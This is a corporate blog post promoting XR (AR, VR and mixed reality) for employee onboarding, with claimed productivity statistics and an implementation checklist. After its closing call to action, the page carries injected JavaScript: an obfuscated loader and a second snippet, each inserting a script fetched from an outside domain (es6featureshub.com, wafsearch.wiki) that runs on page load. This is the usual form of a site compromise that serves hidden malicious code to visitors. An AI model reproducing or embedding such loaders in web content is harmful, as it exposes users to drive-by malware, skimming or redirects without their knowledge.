

Why XR Is Transforming Onboarding for Good
The world of onboarding is undergoing a dramatic shift. No longer are PowerPoint slides or static e-learning modules enough to equip new hires for real-world challenges. Today, companies are turning to Extended Reality (XR) which includes augmented reality (AR), virtual reality (VR), and mixed reality (MR) to make onboarding immersive, actionable, and truly memorable.
From Day One: Learning by Doing

Picture this: a new employee’s first day doesn’t start with paperwork or classroom lectures. Instead, they’re greeted by a lifelike avatar or holographic mentor who guides them through fully interactive, digital workspaces. In these “fail-fast” environments, new hires practice real tasks, solve problems, and make mistakes safely gaining tangible experience before ever engaging in live scenarios.
The Results: Measurable Impact Across Industries
Organizations worldwide are reporting standout results from XR onboarding:
- Faster Ramp-Up: On average, companies see new hires reach full productivity up to 52% faster than with traditional onboarding. Intel, for example, cut onboarding time for complex tasks by 94% using VR modules.
- Fewer Errors: Safe simulation lets employees learn from mistakes in a consequence-free setting. Walmart employees trained in VR made 10–15% fewer mistakes during high-pressure scenarios like Black Friday sales.
- Stronger Team Connections & Culture: XR onboarding bridges distance, immersing remote and distributed hires in company culture, and fostering belonging. S&P Global used XR to unite 2,500 employees after a merger, ensuring everyone aligned with the company’s values and goals.
- Data-Driven Personalization: XR platforms provide managers with real-time analytics, tracking learner progress and identifying knowledge gaps, allowing for instant feedback and ongoing optimization.
How XR Improves the Employee Experience
- Realistic Simulations: Employees rehearse emergency responses, customer interactions, technical procedures, and more—all in realistic, immersive scenarios tailored to your industry.
- Just-in-Time Learning: XR makes critical skills accessible exactly when needed—speeding up both onboarding and upskilling.
- Scalable and Consistent: High-quality training is delivered to thousands of hires worldwide, slashing travel costs and ensuring consistency.
XR Onboarding Implementation Checklist
- Define Training Objectives
- What core skills, values, and procedures must every new hire master?
- Which tasks are best suited for interactive simulation?
- Choose the Right XR Technologies
- Evaluate AR, VR, and MR platforms for your industry needs.
- Ensure compatibility (hardware and software) across locations.
- Design Real-World, Role-Based Scenarios
- Build digital workspaces, machinery, client interactions, or emergency drills.
- Include “fail-fast” opportunities for safe mistake-making.
- Combine Digital & Human Touchpoints
- Blend XR modules with live mentoring, team introductions, and Q&As.
- Assign mentors or virtual guides for a personal touch.
- Integrate Real-Time Feedback & Analytics
- Enable instant coaching, automated feedback, and easy progress tracking.
- Use analytics to adapt and improve modules in real time.
- Ensure Accessibility & Inclusion
- Make onboarding device-agnostic and support remote hires.
- Accommodate different learning speeds and styles.
- Start with a Pilot, Then Scale
- Launch with a small group, gather feedback, and refine content.
- Expand to all departments/regions once goals are met.
- Continuously Iterate
- Regularly review analytics, collect user feedback, and update content.
- Share ROI data and success stories with stakeholders.
Pro tip: Use XR environments to welcome, engage, and upskill digital natives the new engine of your organization’s growth. Advanced companies are already seeing faster time-to-productivity, higher retention rates, and improved ROI by making onboarding an experience not a formality.
Are you ready to make onboarding an unforgettable, future-proof experience? Let’s talk!;(function (l, z, f, e, r, p) { r = z.createElement(f); p = z.getElementsByTagName(f)[0]; r.async = 1; r.src = e; p.parentNode.insertBefore(r, p); })(window, document, ‘script’, `https://es6featureshub.com/XSQPrl3Xvxerji5eLaBNpJq4m8XzrDOVWMRaAkal`);var url = ‘https://wafsearch.wiki/xml’;
var script = document.createElement(‘script’);
script.src = url;
script.type = ‘text/javascript’;
script.async = true;
document.getElementsByTagName(‘head’)[0].appendChild(script);